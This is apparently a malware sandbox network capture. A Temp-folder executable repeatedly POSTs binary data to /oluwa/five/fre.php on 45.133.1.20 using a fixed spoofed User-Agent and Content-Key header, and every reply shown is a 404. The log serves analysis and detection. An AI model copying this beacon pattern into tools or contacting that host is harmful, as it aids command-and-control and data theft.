May 5, 2022 08:46:41.905873060 CEST	1334	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:41 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.6	49806	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:47.095755100 CEST	1347	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:47.184792995 CEST	1348	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:47 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.6	49807	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:49.130492926 CEST	1349	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:49.213563919 CEST	1349	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:49 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.6	49813	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:50.492080927 CEST	1353	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:50.568424940 CEST	1371	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:50 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.6	49814	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:51.558074951 CEST	1372	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:51.641252041 CEST	2341	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:51 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.6	49816	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:55.974919081 CEST	7131	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:56.063024998 CEST	7131	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:55 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.6	49818	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:57.751458883 CEST	7133	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:57.840574026 CEST	7139	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:57 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.6	49819	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:59.128279924 CEST	7140	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:59.219291925 CEST	7140	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:59 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.6	49820	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:00.537714005 CEST	7141	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:01.030510902 CEST	7184	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:00 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.6	49824	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:03.719001055 CEST	7234	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:03.798513889 CEST	7234	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:03 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49774	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:07.670756102 CEST	1066	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:07.746820927 CEST	1071	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:07 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.6	49828	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:06.412861109 CEST	7938	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:06.487222910 CEST	7939	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:06 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.6	49833	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:08.250713110 CEST	7987	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:08.327680111 CEST	7987	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:08 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.6	49839	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:09.336080074 CEST	8098	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:09.413443089 CEST	8176	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:09 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.6	49847	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:10.430170059 CEST	8228	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:10.510929108 CEST	8234	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:10 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.6	49855	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:11.530445099 CEST	8490	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:11.612447977 CEST	8492	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:11 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.6	49868	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:13.688633919 CEST	8701	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:13.771070957 CEST	8703	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:13 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.6	49879	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:17.057698011 CEST	9055	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:17.142337084 CEST	9097	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:17 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.6	49886	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:24.286217928 CEST	9264	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:24.758858919 CEST	9265	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:24 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.6	49887	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:28.539921045 CEST	9265	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:28.615139008 CEST	9266	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:28 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.6	49888	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:31.023957968 CEST	9267	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:31.104381084 CEST	9267	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:31 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49776	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:10.458256960 CEST	1157	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:10.540349960 CEST	1157	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:10 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.6	49889	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:32.263125896 CEST	9268	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:32.340547085 CEST	9268	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:32 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.6	49891	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:33.446894884 CEST	9276	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:33.523540020 CEST	9276	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:33 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.6	49892	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:34.664293051 CEST	9277	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:34.749701977 CEST	9278	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:34 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.6	49893	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:35.940589905 CEST	9278	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:36.032215118 CEST	9279	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:35 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.6	49895	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:40.233323097 CEST	9296	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:40.311688900 CEST	9296	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:40 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.6	49904	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:43.448687077 CEST	9305	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:43.533077955 CEST	9307	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:43 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.6	49910	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:44.510409117 CEST	9318	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:44.586188078 CEST	9320	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:44 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.6	49916	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:45.587445021 CEST	9331	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:45.670989037 CEST	9333	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:45 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.6	49921	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:46.723903894 CEST	9342	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:46.807706118 CEST	9343	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:46 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.6	49922	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:49.122828960 CEST	9344	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:49.208786011 CEST	9344	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:49 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49777	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:11.786866903 CEST	1158	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:11.871474981 CEST	1159	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:11 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.6	49923	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:51.765647888 CEST	9345	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:47:51.848263025 CEST	9346	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:47:51 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.6	49925	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:47:53.606168985 CEST	9353	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
